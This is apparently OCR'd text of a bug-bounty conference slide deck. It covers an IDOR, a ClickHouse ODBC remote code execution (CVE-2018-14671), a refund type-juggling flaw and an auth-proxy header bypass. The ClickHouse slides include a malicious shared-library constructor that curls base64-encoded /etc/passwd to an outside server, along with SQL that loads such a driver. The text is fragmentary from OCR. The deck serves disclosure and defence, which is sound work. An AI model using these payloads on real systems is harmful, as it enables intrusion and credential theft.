
changepayment




```
{
“user_id”:”user_id”
“card_id”:”card_id_2”
}
```

0% cashback

DBaaS service RCE



ClickHouse

```
SELECT * FROM odbc('DSN=mysqlconn','test', 'test')
```

https://clickhouse.com/docs/en/sql-reference/table-functions/odbc

ClickHouse

```
/*
 * look for some keywords
 *
 * have we got a DRIVER= attribute
 */
driver = __get_attribute_value( &con_struct, "DRIVER" );
if ( driver )
{
    /*
     * look up the driver in the ini file
     */
```

SELECT * ', 'test')

https://clickhouse.com/docs/en/sql-reference/table-fun

```
/*
 * Assume if it's not in a odbcinst.ini then it's a direct reference
 */

if ( lib_name[ 0 ] == '\0' ) {
    strcpy( lib_name, driver );
}
```

Security

ClickHouse

```
SELECT * FROM
odbc('Driver=/var/path/on/server/to/
my_driver.so','test', 'test')
```

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
__attribute__((constructor))
void loadMsg() {
int status = system("sh -c 'curl http://myserver.com/`cat
/etc/passwd | base64 -w 0`'");
 }
```

Security team

[.]odbc.ini

The contents of the odbc.ini files are a
odbcinst, or a text editor. A sample entr

```
[PostgreSQL]
Description         = Test to Postg
Driver              = PostgreSQL
Trace               = Yes
TraceFile           = sql.log
Database            = nick
Servername          = localhost
UserName            =
Password            =
Port                = 5432
Protocol            = 6.4
ReadOnly            = No
RowVersioning       = No
ShowSystemTables    = No
ShowOidColumn       = No
FakeOidIndex        = No
ConnSettings        =
```

```
odbcinst -i -s -f template_file
```

The Driver line is used to match the [se
root access to setup anything in /etc (le

```
[PostgreSQL]
Description         = Test to Postg
Driver              = /usr/local/li
Trace               = Yes
TraceFile           = sql.log
Database            = nick
Servername          = localhost
UserName            =
Password            =
Port                = 5432
Protocol            = 6.4
ReadOnly            = No
RowVersioning       = No
ShowSystemTables    = No
ShowOidColumn       = No
FakeOidIndex        = No
ConnSettings        =
```

ClickHouse


```
CREATE TABLE my_table(name UInt8)
ENGINE=File(RowBinary)

INSERT INTO %s FORMAT Values (),(),()

SELECT * FROM
odbc('Driver=/var/lib/clickhouse/data/database_
name/my_table /data.RowBinary', 'blah')
```

ClickHouse

CVE-2018-14671

```
CREATE TABLE my_table(name UInt8)
ENGINE=File(RowBinary)

INSERT INTO %s FORMAT Values (),(),()

SELECT * FROM
odbc('Driver=/var/lib/clickhouse/data/database_
name/my_table /data.RowBinary', 'blah')
```

Type juggling in support interface



Type juggling in support interface

```
amount = value_from_db.get(“amount”)
refund = req.body.refund
if (amount < refund)
{
   send_response(“refund larger than
amount”)
}
else
{
  refund_to_card(order, parsefloat(refund))
  send_response(“you are awesome”)
}
```

```
POST /create_refund_for_user
….

{“order":“order_id“,
“refund”: 12345}
```

“refund larger than amount”

Type juggling in support interface

```
amount = value_from_db.get(“amount”)
refund = req.body.refund
if (amount < refund)
{
    send_response(“refund larger than
amount”)
}
else
{
  refund_to_card(order, parsefloat(refund))
  send_response(“you are awesome”)
}
```

The comparison *x* < *y*, where *x* and *y* are values, produces **true**, **false**, or **undefined** (which indicates that at least one operand is **NaN**). In addition to *x* and *y* the algorithm takes a Boolean flag named *LeftFirst* as a parameter. The flag is used to control the order in which operations with potentially visible side-effects are performed upon *x* and *y*. It is necessary because ECMAScript specifies left to right evaluation of expressions. The default value of *LeftFirst* is **true** and indicates that the *x* parameter corresponds to an expression that occurs to the left of the *y* parameter's corresponding expression. If *LeftFirst* is **false**, the reverse is the case and operations must be performed upon *y* before *x*. Such a comparison is performed as follows:

1. If the *LeftFirst* flag is **true**, then
    a. Let *px* be the result of calling ToPrimitive(*x*, hint Number).
    b. Let *py* be the result of calling ToPrimitive(*y*, hint Number).
2. Else the order of evaluation needs to be reversed to preserve left to right evaluation
    a. Let *py* be the result of calling ToPrimitive(*y*, hint Number).
    b. Let *px* be the result of calling ToPrimitive(*x*, hint Number).
3. If it is not the case that both Type(*px*) is String and Type(*py*) is String, then
    a. Let *nx* be the result of calling ToNumber(*px*). Because *px* and *py* are primitive values evaluation order is not important.
    b. Let *ny* be the result of calling ToNumber(*py*).
    c. If *nx* is **NaN**, return **undefined**.
    d. If *ny* is **NaN**, return **undefined**.
    e. If *nx* and *ny* are the same Number value, return **false**.
    f. If *nx* is **+0** and *ny* is **−0**, return **false**.
    g. If *nx* is **−0** and *ny* is **+0**, return **false**.
    h. If *nx* is +∞, return **false**.
    i. If *ny* is +∞, return **true**.
    j. If *ny* is −∞, return **false**.
    k. If *nx* is −∞, return **true**.
    l. If the mathematical value of *nx* is less than the mathematical value of *ny* —note that these mathematical values are both finite and not both zero—return **true**. Otherwise, return **false**.
4. Else, both *px* and *py* are Strings
    a. If *py* is a prefix of *px*, return **false**. (A String value *p* is a prefix of String value *q* if *q* can be the result of concatenating *p* and some other String *r*. Note that any String is a prefix of itself, because *r* may be the empty String.)
    b. If *px* is a prefix of *py*, return **true**.
    c. Let *k* be the smallest nonnegative integer such that the character at position *k* within *px* is different from the character at position *k* within *py*. (There must be such a *k*, for neither String is a prefix of the other.)
    d. Let *m* be the integer that is the code unit value for the character at position *k* within *px*.
    e. Let *n* be the integer that is the code unit value for the character at position *k* within *py*.
    f. If *m* < *n*, return **true**. Otherwise, return **false**.

NOTE 1 Step 3 differs from step 7 in the algorithm for the addition operator + (11.6.1) in using and

Security team

Type juggling in support interface


```
amount = value_from_db.get(“amount”)
refund = req.body.refund
if (amount < refund)  <- false
{
    send_response(“refund larger than
amount”)
}
else
{
  refund_to_card(order, parsefloat(refund))
  send_response(“you are awesome”)
}
```

```
POST /create_refund_for_user
....

{“order":“order_id“,
“refund”:
“123456789.11tsttesttest” }
```


“you are awesome”

Recommendations

- no self id’s in requests
- input validation
- check external services/libraries
- sdl




Auth bypass


Cookie,
Authorization,
Custom_Header
Header1: yet_another_id
Header2: phone_id
Header3: user_id
Auth_proxy

Old flows

users

SSO users



/v1/launch

OK, {v_user_id, authorized=false}

/v1/auth , {v_user_id, phone_alice}


OK

/v1/authconfirm {v_user_id, code}

{user_id, authorized=true}

Auth_proxy

User-Phone:
phone_alice
User-ID: user_id



/v1/launch

{user_id, authorized=true}

Auth_proxy


User-Phone:
phone_bob
User-ID: user_id

	custom_id	authorized	telephone
New_reg of old user	v_blablabla...1	false	+7923123999
Old_user	afefefef...2	true	+7799999999
sso_user	afefefef...3	true	+7811223333

```
blabla::Headers
AddSpecificHeaders(bool authorized,
const User& user, ... ...)
{
  ...
    if (authorized) {
     if (!user.IsVUser()) {
      if (user.phone_id) {
        headers["User-Phone"] =
user.phone_id->ToString();

   return headers;
}
```

```
bool blabla::IsAuthorized( ) const {
if (sso_user) return true;
if (authorizedwith_old_user()) return
true;
return false;
}
```

Cookie,
Authorization,
Custom_Header



/v1/launch/auth

/v1/auth , {user_id, phone_alice}

/v3/get_history

Auth_proxy

SSO-ID: sso_id
User-Phone: phone_alice
User-ID: user_id

```
Blabla::Headers AddSpecificHeaders(bool authorized, const User& user,
... ...)
{
  ...
    if (authorized) {
      if (!user.IsVUser()) {
         if (user.phone_id) {
            if (user.authorized) {
        headers["User-Phone"]=user.phone_id->ToString();

  return headers;
}
```

Recommendations

- SDL

Special thanks

@Ivan_IGC	7 y.o. bug
@buglloc & @luc-lynx	CH CVE-2018-14671
@sorokinpf	type juggling in wind
Solidlab	free order in service

and bughunters

Охота за ошибками

https://yandex.ru/bugbounty

Вопросы